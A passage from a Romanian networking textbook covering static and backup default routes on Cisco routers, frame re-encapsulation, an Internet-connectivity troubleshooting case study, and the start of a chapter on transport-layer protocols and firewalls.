[...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.8 is directly connected, Ethernet0/0
C       10.0.0.4 is directly connected, Ethernet0/1
S    192.168.0.0/24 [1/0] via 10.0.0.5
C    192.168.1.0/24 is directly connected, Ethernet0/2
S    192.168.2.0/24 [1/0] via 10.0.0.10
S*   0.0.0.0/0 [1/0] via 10.0.0.10
BR2#ping 192.168.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.1, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 4/20/36 ms
BR2#ping 192.168.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.1, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 4/21/44 ms
BR2#ping 11.11.22.21
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.11.22.21, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/69/104 ms
```

După cum se poate observa, rețeaua a fost configurată corespunzător și oferă în acest moment conectivitate între toate subrețelele care conțin dispozitive finale. Dacă este studiat cu atenție răspunsul echipamentelor la comenzile de verificare a conectivității se poate observa că în unele cazuri a fost pierdut unul dintre pachete, mereu primul. Acest lucru este cauzat de lipsa unei intrări în tabela ARP a ruterului pentru adresa IP a hop-ului următor. Acest eveniment are loc doar la prima conexiune; pe măsură ce se transmit pachete în rețea tabela ARP este actualizată continuu, când este necesar.

Pasul următor în configurare constă în asigurarea redundanței conectivității la Internet pentru sucursala BR1. Studiind topologia rețelei se poate constata că pachetele către Internet pot fi trimise din sucursală atât pe legătura directă către HQ, cât și prin intermediul ruterului din sucursala BR2. Practic, pentru oferirea redundanței vor fi configurate două rute statice default la nivelul ruterului BR1, cu metrici diferite. Ruta principală va fi pe calea directă către HQ, în timp ce o altă rută de backup, cu metrica mai mare, va fi configurată prin intermediul ruterului BR2. În momentul în care interfața dintre BR1 și HQ va fi inaccesibilă, tabela de rutare va fi automat actualizată introducându-se ruta de backup. Așa cum a fost prezentat și în partea teoretică a acestui capitol, acest lucru are loc ca urmare a imposibilității trimiterii pachetelor către dispozitivul configurat ca next hop pentru ruta default. Practic, în momentul în care interfața dintre BR1 și HQ va fi indisponibilă, ruta direct conectată către rețeaua 10.0.0.0/24 va dispărea din tabela de rutare. De asemenea, orice altă rută care are configurat ca next hop un IP din această rețea va dispărea la rândul ei (inclusiv ruta default primară). Următoarea acțiune a ruterului va consta în instalarea rutei default cu metrica mai mare, deci mai slabă din punct de vedere al eficienței, prin BR2.

După cum se poate observa, ruta default existentă a fost reconfigurată cu metrica 100 și a fost introdusă ruta de backup cu metrica 200. În tabela de rutare apare doar ruta default primară, ruta de backup fiind păstrată în fișierul de configurare pentru a fi introdusă automat, dacă este necesar.

```
BR1(config)#no ip route 0.0.0.0 0.0.0.0 10.0.0.1
BR1#show ip route
[...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, Ethernet0/0
C       10.0.0.4 is directly connected, Ethernet0/1
C    192.168.0.0/24 is directly connected, Ethernet0/2
S    192.168.1.0/24 [1/0] via 10.0.0.6
S    192.168.2.0/24 [1/0] via 10.0.0.1
BR1#configure terminal
BR1(config)#ip route 0.0.0.0 0.0.0.0 10.0.0.1 100
BR1(config)#ip route 0.0.0.0 0.0.0.0 10.0.0.6 200
BR1(config)#exit
BR1#show ip route
[...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, Ethernet0/0
C       10.0.0.4 is directly connected, Ethernet0/1
C    192.168.0.0/24 is directly connected, Ethernet0/2
S    192.168.1.0/24 [1/0] via 10.0.0.6
S    192.168.2.0/24 [1/0] via 10.0.0.1
S*   0.0.0.0/0 [100/0] via 10.0.0.1
```

Cu toate ca această configurație poate părea suficientă, ea nu este. În momentul în care ruta default de backup va fi instalată, la nivelul rețelei va exista o modalitate prin care pachetele vor ajunge în Internet de la ruterul BR1 prin BR2 către HQ, dar nu va exista nici o cale de întoarcere a acestora, de la ruterul HQ prin BR2 către BR1. Pentru a remedia această problemă va fi introdusă și în cazul ruterului HQ o ruta de backup către rețeaua din sucursala BR1 prin BR2. Și în acest caz va trebui modificată ruta existentă, pentru a-i oferi o valoare a metricii mai bună decât cea care va fi configurată pentru ruta de backup ce urmează a fi introdusă.

```
HQ#show ip route
 [...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.8 is directly connected, Ethernet0/1
C       10.0.0.0 is directly connected, Ethernet0/0
     11.0.0.0/30 is subnetted, 1 subnets
C       11.11.22.20 is directly connected, Ethernet0/3
S    192.168.0.0/24 [1/0] via 10.0.0.2
S    192.168.1.0/24 [1/0] via 10.0.0.9
C    192.168.2.0/24 is directly connected, Ethernet0/2
S*   0.0.0.0/0 [1/0] via 11.11.22.21
HQ#configure terminal
HQ(config)#no ip route 192.168.0.0 255.255.255.0 10.0.0.2
HQ(config)#ip route 192.168.0.0 255.255.255.0 10.0.0.2 100
HQ(config)#ip route 192.168.0.0 255.255.255.0 10.0.0.9 200
HQ(config)#exit
HQ#show ip route
[...]
0.0
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.8 is directly connected, Ethernet0/1
C       10.0.0.0 is directly connected, Ethernet0/0
     11.0.0.0/30 is subnetted, 1 subnets
C       11.11.22.20 is directly connected, Ethernet0/3
S    192.168.0.0/24 [100/0] via 10.0.0.2
S    192.168.1.0/24 [1/0] via 10.0.0.9
C    192.168.2.0/24 is directly connected, Ethernet0/2
S*   0.0.0.0/0 [1/0] via 11.11.22.21
```

Odată terminată, configurația trebuie verificată pentru ambele scenarii, atât cel de funcționare normală cat și cel de funcționare în regim de backup.

```
BR1#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
Ethernet0/0            10.0.0.2        YES NVRAM  up                    up
Ethernet0/1            10.0.0.5        YES NVRAM  up                    up
Ethernet0/2            192.168.0.1     YES NVRAM  up                    up
Ethernet0/3            unassigned      YES NVRAM  administratively down down
BR1#show ip route
[...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, Ethernet0/0
C       10.0.0.4 is directly connected, Ethernet0/1
C    192.168.0.0/24 is directly connected, Ethernet0/2
```

```
S    192.168.1.0/24 [1/0] via 10.0.0.6
S    192.168.2.0/24 [1/0] via 10.0.0.1
S*   0.0.0.0/0 [100/0] via 10.0.0.1
BR1#ping 11.11.22.21
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.11.22.21, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 8/18/36 ms
```

Verificarea configurației de backup poate fi observată în continuare.

```
HQ#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
Ethernet0/0                10.0.0.1        YES NVRAM  administratively down down
Ethernet0/1                10.0.0.10       YES NVRAM  up                    up
Ethernet0/2                192.168.2.1     YES NVRAM  up                    up
Ethernet0/3                11.11.22.22     YES NVRAM  up                    up
HQ#show ip route
[...]
     10.0.0.0/30 is subnetted, 1 subnets
C       10.0.0.8 is directly connected, Ethernet0/1
     11.0.0.0/30 is subnetted, 1 subnets
C       11.11.22.20 is directly connected, Ethernet0/3
S    192.168.0.0/24 [200/0] via 10.0.0.9
S    192.168.1.0/24 [1/0] via 10.0.0.9
C    192.168.2.0/24 is directly connected, Ethernet0/2
S*   0.0.0.0/0 [1/0] via 11.11.22.21
HQ#traceroute 192.168.0.1 source 11.11.22.22
Type escape sequence to abort.
Tracing the route to 192.168.0.1
  1 10.0.0.9 28 msec 16 msec 36 msec
  2 10.0.0.5 8 msec 60 msec *
```


```
BR1#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
Ethernet0/0                10.0.0.2        YES NVRAM  administratively down down
Ethernet0/1                10.0.0.5        YES NVRAM  up                    up
Ethernet0/2                192.168.0.1     YES NVRAM  up                    up
Ethernet0/3                unassigned      YES NVRAM  administratively down down
BR1#show ip route
[...]
     10.0.0.0/30 is subnetted, 1 subnets
C       10.0.0.4 is directly connected, Ethernet0/1
C    192.168.0.0/24 is directly connected, Ethernet0/2
S    192.168.1.0/24 [1/0] via 10.0.0.6
S*   0.0.0.0/0 [200/0] via 10.0.0.6
BR1#ping 11.11.22.21 source 192.168.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.11.22.21, timeout is 2 seconds:
Packet sent with a source address of 192.168.0.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 12/19/40 ms
BR1#traceroute 11.11.22.21 source 192.168.0.1
Type escape sequence to abort.
Tracing the route to 11.11.22.21
  1 10.0.0.6 36 msec 32 msec 20 msec
  2 10.0.0.10 12 msec 32 msec 52 msec
  3 11.11.22.21 8 msec 68 msec *
```

6.5.2 Modificarea încapsulării datelor

Pe măsură ce datele sunt rutate într-o rețea, încapsularea acestora se modifică. Chiar dacă adresele IP sursă și destinație rămân aceleași pe tot parcursul rețelei, antetul de nivel 2 suferă modificări pentru a asigura distribuirea adecvată a pachetelor.

Pentru a ilustra modificarea încapsulării datelor se consideră rețeaua din figura 6-22.



6-22: Topologie încapsulare date

La nivelul acesteia interfețele sunt configurate conform tabelului din figura 6-23.

Echipament	Interfața	Adresa MAC	Adresa IP	Masca
Stație A	E1	AA:AA:AA:AA:AA:AA	192.168.1.1	/24
Stație B	E1	BB:BB:BB:BB:BB:BB	192.168.2.1	/24
R1	E1	11:11:11:11:11:11	192.168.1.253	/24
R1	E0	22:22:22:22:22:22	10.0.0.1	/30
R2	E0	33:33:33:33:33:33	10.0.0.2	/30
R2	E1	44:44:44:44:44:44	192.168.2.253	/24

6-23: Adresare topologie încapsulare

În momentul în care stația dorește să trimită un pachet către stația B, aceasta va încapsula datele la nivel 2 folosind adresa MAC sursă, adresa proprie, iar ca adresa MAC destinație adresa MAC a gateway-ului default. Odată ajuns pe segmentul de rețea dintre rutere, antetul de nivel 2 al pachetului va fi schimbat pentru a acomoda transferul cadrului (frame-ului) peste segmentul curent. Astfel va fi folosită ca sursă adresa MAC a ruterului R1 de pe interfața E0, și ca destinație adresa MAC a ruterului R2 de pe interfața E0. Odată ajuns pe ultimul segment, antetul de nivel 2 va fi din nou modificat folosind MAC sursă, adresa ruterului R2 de pe interfața E1 și ca destinație adresa MAC a stației B.

Modificarea antetelor de nivel 2 este necesară pentru a trimite pachetul la nivelul segmentului de rețea în care acesta este rutat. Pentru fiecare segment de rețea parcurs adresarea de nivel 2 va fi modificată. Aceste modificări sunt realizate în mod automat de către ruterele care se ocupă de decapsularea și reîncapsularea datelor.

Pe măsură ce pachetele parcurg o rețea, un alt câmp alterat este câmpul TTL din interiorul antetului de nivel 3. Acesta este decrementat pentru fiecare echipament de nivel 3 pe care pachetul îl parcurge. În cazul în care acest câmp ajunge la valoarea 0 pachetul nu mai este transmis.

După cum a fost prezentat în capitolele anterioare ale acestei cărți, la nivelul antetului de nivel 3 se calculează o sumă de control care este transmisă odată cu acesta. Deoarece câmpul TTL face parte din antetul de nivel 3, suma de control de la acest nivel trebuie recalculată pentru fiecare echipament de nivel 3 parcurs de pachet.

6.6 Studiu de caz

6.6.1 Depanarea unei conexiuni la Internet


Una dintre cele mai frecvente activități de depanare este cea de diagnostic și remediere a conectivității către Internet. În depanarea oricărui eveniment exista două abordări:

- Analiza top-down

- Analiza bottom-up

Denumirea celor două abordări vine de la sensul de parcurgere al stivei OSI în vederea determinării problemei: de sus în jos sau, respectiv, de jos în sus. Cele două metode de abordare nu diferă în ceea ce privește eficiența, fiecare dintre ele putând fi folosită pentru diagnosticare și remediere.

Studiul de caz curent propune diagnosticarea și depanarea lipsei conectivității la Internet a unui PC. După cum se poate observa și în figura 6-24, lipsa conectivității la Internet se manifestă prin imposibilitatea accesării unei pagini web.



6-24: Pagină inaccesibilă

Abordarea folosită în diagnosticare va fi de top-down. Primul pas constă în verificarea serverelor de DNS. Se poate ca acestea să nu fie configurate corespunzător și astfel rezolvarea numelui de domeniu să nu se facă adecvat. Astfel, se verifică configurația de la nivelul dispozitivului care încearcă sa acceseze site-ul pentru a observa existența intrărilor care indica serverul DNS utilizat.

```
C:\windows\system32>ipconfig /all
Windows IP Configuration
   Host Name . . . . . . . . . . . . : kevin88
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : noos.fr
Wireless LAN adapter Wireless Network Connection:
   Connection-specific DNS Suffix  . : noos.fr
   Description . . . . . . . . . . . : Atheros AR9002WB-1NG Wireless Network Adapter
   Physical Address. . . . . . . . . : D0-DF-9A-CB-DB-1A
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::7d4c:3c6f:2efb:5b37%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.133.104(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Sunday, October 14, 2012 10:09:53 AM
   Lease Expires . . . . . . . . . . : Monday, October 15, 2012 10:09:53 AM
   Default Gateway . . . . . . . . . : 192.168.133.1
   DHCP Server . . . . . . . . . . . : 192.168.133.1
   DHCPv6 IAID . . . . . . . . . . . : 399564698
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-17-FB-C0-20-E8-9D-87-78-E0-2D
   DNS Servers . . . . . . . . . . . : 89.2.0.1
                                       89.2.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Se observă ca serverele DNS sunt configurate adecvat, acestea fiind 89.2.0.1 și respectiv 89.2.0.2. Cu toate acestea, se poate ca serverele să nu răspundă la cererile DNS efectuate de PC. Pasul următor constă în verificarea răspunsului din partea serverelor DNS.

```
C:\windows\system32>ping 89.2.0.1
Pinging 89.2.0.1 with 32 bytes of data:
Reply from 89.2.0.1: bytes=32 time=12ms TTL=60
Reply from 89.2.0.1: bytes=32 time=9ms TTL=60
Ping statistics for 89.2.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 9ms, Maximum = 13ms, Average = 11ms

C:\windows\system32>ping 89.2.0.2
Pinging 89.2.0.2 with 32 bytes of data:
Reply from 89.2.0.2: bytes=32 time=40ms TTL=60
Reply from 89.2.0.2: bytes=32 time=13ms TTL=60
Ping statistics for 89.2.0.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 13ms, Maximum = 40ms, Average = 25ms
C:\windows\system32>nslookup
Default Server:  ns1.numericable.net
Address:  89.2.0.1
> www.google.com
Server:  ns1.numericable.net
Address:  89.2.0.1

Non-authoritative answer:
Name:    www.google.com
Addresses:  2a00:1450:4007:802::1014
          173.194.34.17
          173.194.34.16
          173.194.34.18
          173.194.34.20
          173.194.34.19
```

Se observă ca serverele DNS sunt accesibile și răspunsul din partea serverelor DNS este adecvat. În cazul în care acesta nu era corespunzător, sau în cazul în care serverele DNS nu puteau fi accesate, o soluție putea consta în configurarea manuală a unui server DNS public, cum ar fi serverul 8.8.8.8.

De asemenea, o altă sursă a problemei poate fi reprezentată de proasta configurare a gateway-ului default.

```
C:\windows\system32>ipconfig
Windows IP Configuration
Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . : noos.fr
   Link-local IPv6 Address . . . . . : fe80::7d4c:3c6f:2efb:5b37%12
   IPv4 Address. . . . . . . . . . . : 192.168.133.104
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.133.1
C:\windows\system32>ping 192.168.133.1

Pinging 192.168.133.1 with 32 bytes of data:
Reply from 192.168.133.1: bytes=32 time=1ms TTL=64
Reply from 192.168.133.1: bytes=32 time=1ms TTL=64
Ping statistics for 192.168.133.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 2ms, Average = 1ms
C:\windows\system32>arp -a

Interface: 192.168.133.104 --- 0xc
  Internet Address      Physical Address      Type
  192.168.133.1         00-14-bf-92-ce-80     dynamic
  192.168.133.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Se observă că gateway-ul default este configurat corespunzător și răspunde la pachete ICMP de tip *request*. Această verificare confirmă și configurarea corespunzătoare a parametrilor de nivel 3, stația aflându-se în aceeași rețea cu gateway-ul default, intrările în tabela ARP pentru acesta fiind corecte.

Ultimul pas în abordarea top down îl reprezintă verificarea mediului fizic, și anume al conectivității la nivelul interfeței.

```
C:\windows\system32>ipconfig

Windows IP Configuration
Wireless LAN adapter Wireless Network Connection:
   Connection-specific DNS Suffix  . : noos.fr
```

```
   Link-local IPv6 Address . . . . . : fe80::7d4c:3c6f:2efb:5b37%12
   IPv4 Address. . . . . . . . . . . : 192.168.133.104
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.133.1
```

După cum se poate observa interfața wireless pe care este încercată transmisia este activă.

În acest moment diagnosticarea top down a fost efectuată cu succes stabilindu-se că lipsa conectivității către site-ul dorit nu este cauzată de configurații greșite la nivel local. În acest caz cea mai probabilă cauză a lipsei serviciilor este indisponibilitate server-ului web care găzduiește site-ul. Verificarea acestui scenariu confirmă imposibilitatea trimiterii pachetelor către acesta.

```
C:\windows\system32>ping google.com

Pinging google.com [173.194.34.1] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 173.194.34.1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

6.7 Întrebări

1. Existența unei intrări în tabela de rutare de forma 141.85.37.0/24 141.85.254.37 înseamnă:
   Trimite toate pachetele venite din rețeaua 141.85.37.0/24 către 141.85.254.37
   Trimite toate pachetele venite către rețeaua 141.85.37.0/24 către 141.85.254.37
   Trimite toate pachetele venite din rețeaua 141.85.37.0/24 sau din orice altă subrețea cuprinsă în acest spațiu de adrese către 141.85.254.37
   Trimite toate pachetele venite către rețeaua 141.85.37.0/24 sau către orice altă subrețea cuprinsă în acest spațiu de adrese către 141.85.254.37

2. Decizia de a ruta sau nu un pachet se bazează pe
   Adresa sursa
   Adresa destinație
   Adresa sursă și portul sursă
   Adresa destinație și portul destinație

3. Care dintre următoarele descrie cel mai bine convergența rețelei
   Când mesajele ajung simultan la un ruter și apare o coliziune
   Când mai multe rutere direcționează simultan pachete pe aceeași cale
   Când mai multe rutere într-o rețea au aceleași cunoștințe despre structura și topologia rețelei
   Când mai multe mesaje sunt transmise către aceeași destinație

4. Timpul cel mai redus de convergență îl au
   Protocoalele de rutare statică
   Protocoalele de tip distance vector
   Protocoalele de tip link state
   Protocoalele de rutare inter-AS

5. Către ce interfață va fi direcționat un pachet cu destinația 171.15.68.0 dacă tabela de rutare este cea de mai jos

Adresa rețea	Mască	Next Hop	Interfața
171.15.63.0	/24	172.17.0.9	S0
171.15.64.0	/23	-	S1
0.0.0.0	/0	194.230.5.65	S2

Va fi trimis pe S0
Va fi trimis pe S1
Va fi trimis pe S2
Nu va fi rutat

6.8 Referințe

[1] Andrew S. Tanenbaum, David J. Wetherall. Computer Networks (5th Edition). 2010 October.
[2] CCNA ICND1 640-822 Official Cert Guide, Third Edition. Wendell Odom. 2011 October
[3] CCNA ICND2 640-816 Official Cert Guide, Third Edition. Wendell Odom. 2011 October
[4] Building Scalable Cisco Internetworks Self-Study Guide, Third Edition. Diane Teare, Catherine Paquet. 2006 December
[5] Routing TCP/IP Volume I Second Edition. Jeff Doyle, Jennifer DeHaven Carroll. 2005 October
[6] Routing TCP/IP Volume II, Second Edition. Jeff Doyle, Jennifer DeHaven Carroll. 2001 April
[7] MCTS Self-Paced Training Kit (Exam 70-642): Configuring Windows Server® 2008 Network Infrastructure. Second Edition. Tony Northrup, J.C. Mackin. 2011 August

7 Securizarea rețelei

Ce se învață în acest capitol?

- Rolul nivelului transport
- Protocoale de nivel transport (TCP/UDP)
- Ce este un firewall
- Cum securizăm o rețea
- Cum securizăm o conexiune

Cine este ...

Vint Cerf este un om de știință american, în domeniul calculatoarelor, fiind recunoscut ca unul din părinții internetului, împărțind acest titlu cu Bob Kahn. La început, Cerf a fost managerul unui proiect din cadrul (DARPA) Departamentului de Apărare, Agenția pentru Proiecte de Cercetare Avansate al Statelor Unite ale Americii, ce se ocupa cu finanțarea tehnologiei TCP/IP.

Bruce Schneier este un specialist în securitate. Schneier este autorul „Applied Cryptography" și „Practical Cryptography". Schneier a proiectat sau contribuit la proiectarea mai multor algoritmi de criptare precum Blowfish, Twofish, Helix. În acest moment, Schneier este CSTO la BT Counterpane, companie pe care a înființat-o.

După cum s-a prezentat în capitolele anterioare, dezvoltarea internetului a adus beneficii nenumărate utilizatorilor, prin schimbul rapid de informații. O problemă importantă apărută a fost modul în care protejăm aceste informații. De exemplu, în rețeaua locală a unei companii, există un dispozitiv pe care sunt stocate informații confidențiale, la care trebuie să aibă acces doar angajații firmei, din punctele de lucru teritoriale. Pe același dispozitiv este publicată și o pagină web, care trebuie să fie accesibilă oricui din exterior, potențialii clienți să poată vedea serviciile oferite de companie. Așadar există un singur dispozitiv, ce este identificat în Internet printr-o adresă (nivelul 3 – rețea). Nu se poate limita accesul după informațiile de la nivelul rețea (adresa dispozitivului), deoarece pagina web nu ar mai fi disponibilă public. Trebuie folosit un alt mecanism, după care să se facă limitarea dorită. Problema se poate rezolva prin blocarea pachetelor nedorite în funcție de informațiile oferite de antetul de nivel 4, nivelul transport.

7.1 Nivelul transport

Unul dintre principalele roluri ale nivelului transport este să permite accesul mai multor aplicații, concomitent, către Internet, folosind aceeași adresă de nivel rețea (adresă IP în cazul stivei TCP/IP). Acest lucru este posibil prin introducerea unui nou tip de adresare, la nivelul transport. Această **adresare** poartă numele de **port**. Practic se asigură **multiplexarea** adresei de nivel rețea: mai multe aplicații pot folosi simultan aceeași adresă de nivel 4, să comunice în rețea. Se poate face o analogie cu multiplexarea semnalului, prezentată în capitolul ce descrie nivelul fizic, unde mai multe semnale puteau fi compuse și transmise simultan folosind un singur mediu de transmisie.

O aplicație folosește adresa de nivel rețea și un port (adresa de nivel transport) pentru a realiza o legătură logică cu o alta, aflată în Internet. Această legătură poartă numele de conexiune. Alte roluri oferite de nivelul transport sunt:

- **inițierea conexiunii** care are rolul de a negocia și de a crea legătura logică între două aplicații. În funcție de acest lucru există două tipuri de protocoale: *orientate conexiune*

(mențin o conexiune logică pe tot parcursul transmisiei) și *neorientate conexiune* (datele sunt trimise direct la destinație, fără stabilirea unei conexiuni logice prealabile)

- **controlul fluxului** care are rolul de a controla cât de multe date să fie trimise la un moment dat. Dacă o conexiune este mai lentă, trebuie să se aștepte ca datele să ajungă la destinație, pentru a trimite un nou set. Altfel noul set trimis se va pierde, influențând transmisia întregului conținut.
- **siguranța transmisiei** care are grijă ca datele să ajungă la destinație. În cazul în care acestea s-au modificat în timpul transmisiei (din zgomotului pe mediul de transmisie) sau se pierd, protocolul va retrimite acele date.
- **segmentarea datelor** care are rolul de a împărți, datele primite de la aplicație, în mai multe bucăți, numite segmente. Ulterior sunt transmise nivelului rețea. Segmentul este unitatea de transmisie folosită de nivelul transport.

Nu toate protocoalele de nivel transport asigură absolut toate rolurile prezentate anterior. După cum vom vedea în secțiunile următoare, în cazul protocolului UDP, siguranța transmisiei nu există. Pentru a asigura toate serviciile prezentate, pe lângă avantaje, există și dezavantaje, cum ar fi latența introdusă de siguranța datelor (se tot retrimit segmente până când se primesc la destinație). În funcție de serviciile necesare într-o transmisie, există mai multe protocoale implementate în stiva TCP/IP: TCP, UDP și ICMP.

ATENȚIE: singura stivă folosită este cea TCP/IP, cea OSI fiind doar un model teoretic.

7.1.1 TCP vs. UDP

După cum s-a precizat anterior, două din protocoalele implementate la nivelul stivei TCP/IP sunt TCP (care este inclus și în denumirea stivei, fiind principalul protocol de nivel 4) și UDP.

TCP sau Transmission Control Protocol, este un protocol orientat conexiune care stabilește o legătură logică, înainte de transmisia efectivă a datelor. Acesta este un protocol sigur (*reliable*), garantând faptul că datele ajung în ordine la destinație (**controlul fluxului**) și sunt coerente, asigurând și **controlul erorii**. În cazul, în care, circuitul pe care se transmite este congestionat, protocolul TCP este capabil să încetinească transmisia, asigurând **controlul congestiei**. TCP a fost prima dată descris în lucrarea lui Vint Cerf [1], unde nu era separat de protocolul IP și purta numele de Transmission Control Program. Mai târziu acestea au fost separate, TCP fiind descris în RFC793 [2].

Spre deosebire de TCP, UDP (User Datagram Protocol) este neorientat conexiune (datele se trimit *fără* a se stabili o conexiune în prealabil), nesigur (*unreliable*) – se pot pierde segmente și fără controlul fluxului, segmentele neavând o anumită ordine. Mai multe detalii despre protocolul UDP se găsesc în RFC 768 [3], unde a fost prima dată definit formal.

Din cele prezentate anterior, TCP și UDP sunt total opuse din punct de vedere al serviciilor oferite (sau rolurilor îndeplinite), UDP-ul fiind *mai slab* decât TCP-ul. De ce am avea nevoie de un protocol care nu oferă decât adresarea de nivel transport (multiplexarea), cum este UDP-ul? Răspunsul la această întrebare este simplu: există servicii la care este nevoie ca transferul să fie sigur, chiar dacă apare o mică întârziere în transmiterea datelor (ex. HTTP – afișarea integrală a paginii web), și servicii la care pierderea unui pachet nu este importantă, dacă datele sunt trimise cât mai repede (ex. IPTV – se vrea afișat conținutul de la momentul actual de timp, nu de acum X secunde. Dacă se pierde un cadru, ochiul uman oricum nu sesizează).


În tabelul următor, sunt rezumate diferențele dintre protocolul TCP și protocolul UDP:

Criteriu	TCP	UDP
Multiplexare	Da	Da
Segmentarea datelor	Da	Da
Conexiune	Orientat conexiune	Neorientat conexiune
Protocol sigur (reliable)	Da	Nu
Controlul fluxului	Da	Nu
Controlul erorii	Da	Nu

7.1.2 TCP – descrierea protocolului

După cum am precizat în secțiunea anterioară, TCP este un protocol sigur, orientat conexiune. Acesta are un câmp de 8 biți, în antetul de nivel transport, care identifică diverse stări ale protocolului, folosite pentru a asigura toate aceste servicii. Câțiva parametri (flag-uri) importanți din acest câmp sunt:

- SYN – este folosit în protocolul de stabilire a conexiunii. Stabilește numerele de secvență folosite în trimiterea pachetelor pe conexiunea creată (numărul de secvență este un identificator al unui pachet pe o legătură logică).
- FIN – este folosit în partea de protocol ce se ocupă cu închiderea conexiunii.
- ACK (acknowledge) – bitul este setat când se confirmă primirea unui pachet (a fost primit fără erori). Validează câmpul *Număr de confirmare* din antet, acest număr fiind egal cu identificatorul pachetului ce a fost primit plus unu (+1).



7-1 Three-way handshake

Inițierea conexiunii, în cadrul protocolului TCP, se realizează printr-un proces în 3 pași, care se mai numește și three-way handshake. Pentru descriera acestuia, termenul de client va desemna inițiatorul conexiunii, iar serverul este destinația la care se conectează. Astfel în primul pas, clientul trimite un pachet, având un număr de secvență *X*, generat local, și flag-ul SYN setat. În al doilea pas, când serverul primește un astfel de pachet, aceasta va confirma cererea, trimițând un răspuns care are numărul de secvență diferit de cel primit, generat local (*Y*), iar flag-urile SYN și ACK setate.

Câmpul *Număr de confirmare*, din cadrul antetului, va avea valoarea egală cu numărul de secvență primit plus unu (*X+1*). În ultimul pas, clientul va trimite o confirmare a pachetului primit, cu flag-ul ACK setat, începând transferul efectiv de date. O ilustrare a modului în care se realizează conexiunea se găsește în Fig. 7-1 [4]. În momentul terminării transmisiei, conexiunea se va închide, urmând aceeași succesiune de pași, cu diferența că în loc de flag-ul SYN, va fi folosit flag-ul FIN.

După cum s-a precizat anterior, prin intermediul acestor parametri, se menține starea conexiunii TCP. Pe baza lor se vor putea face limitări de acces în rețea, pentru cerințele de securitate impuse.

7.1.3 ICMP

Un alt protocol din cadrul stivei TCP/IP este Internet Control Message Protocol (ICMP). Acesta este folosit în special pentru diagnosticarea rețelelor, nefiind utilizat pentru transportul efectiv de date. Cele mai importante programe care se bazează pe acest protocol sunt:

- `ping` – măsoară latența până la o adresă IP
- `traceroute` – afișează ruterele prin intermediul cărora trece un pachet până la destinație.

Pentru o descriere mai amplă a antetului ICMP, se poate consulta RFC792 [5]. Spre deosebire de TCP/UDP, acest protocol nu asigură multiplexarea, neexistând o formă de adresare la nivelul transport. ICMP funcționează folosind diferite tipuri de mesaje, cele mai folosite fiind:

- Echo request – cerere de răspuns (folosit de `ping`)
- Echo reply – răspuns la cererea primită
- Destination Unreachable – nu se găsește destinația
- Time exceeded – numărul maxim de rutere permis pentru tranzitarea unui pachet (câmpul TTL din cadrul antetului IPv4) a fost atins.

După cum s-a descris anterior, principalul rol al nivelului transport este de a asigura o modalitate de adresare (portul), pentru a face distincția între diferite servicii (HTTP vs FTP). Acest lucru permite realizarea limitării propusă la începutul acestui capitol, existând o separație clară între cele două servicii (web și sistem de stocare securizat), pe baza portului folosit de fiecare dintre acestea. Limitarea efectivă este realizată de un **firewall**, aceasta purtând, numele de **filtrare**.

7.2 Firewall

După cum s-a precizat în secțiunea anterioară, un firewall are rolul de a limita accesul la anumite servicii, în funcție de cerințele companiei. Un alt rol important este de a ne apăra de atacurile venite din Internet, care nu urmăresc îndeosebi accesul la acele informații securizate. Este foarte important de știut scopul atacului, deoarece există mijloace specifice pentru a bloca atacurile. În funcție de intențiile atacatorului, există mai multe tipuri de atacuri:


- de recunoaștere – ce servicii rulează pe server (port scan), ce sisteme dintr-o rețea sunt deschise (ping sweep), ce sistem de operare rulează pe un calculator din rețea. Acest tip de atac poate fi prevenit prin închiderea porturilor nefolosite și blocarea pachetelor ICMP (fără ICMP, ping-ul nu funcționează)
